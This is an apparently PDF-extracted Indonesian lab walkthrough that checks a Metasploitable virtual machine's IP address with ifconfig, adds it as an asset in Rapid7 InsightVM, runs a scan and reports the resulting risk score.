
CEK IP ADDRESS TARGET

IP Address:
192.168.23.132

```
root@metasploitable:~#  
root@metasploitable:~#  
root@metasploitable:~#  
root@metasploitable:~#  
root@metasploitable:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a  
          inet addr: 192.168.23.132 Bcast:192.168.23.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe:dd2a/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:4917043 errors:183 dropped:0 overruns:0 frame:0  
            TX packets:3388788 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:463603405 (442.1 MB) TX bytes:417182755 (397.8 MB)  
            Interrupt:17 Base address:0x2000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:6273 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:6273 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:2748745 (2.6 MB) TX bytes:2748745 (2.6 MB)  
root@metasploitable:~# _
```


SET IP ADDRESS TARGET DI INSIGHTVM

Masuk ke **Assets**
dan input IP
Address Target



SAVE DAN SCAN


klik Save and Scan



HASIL DARI SCAN

Risk Score

Risk Score adalah tingkat keparahan dari target melalui perhitungan dari Rapid7 Insightvm. Dalam hal ini total tingkat keparahan dari sistem sebesar 365,760



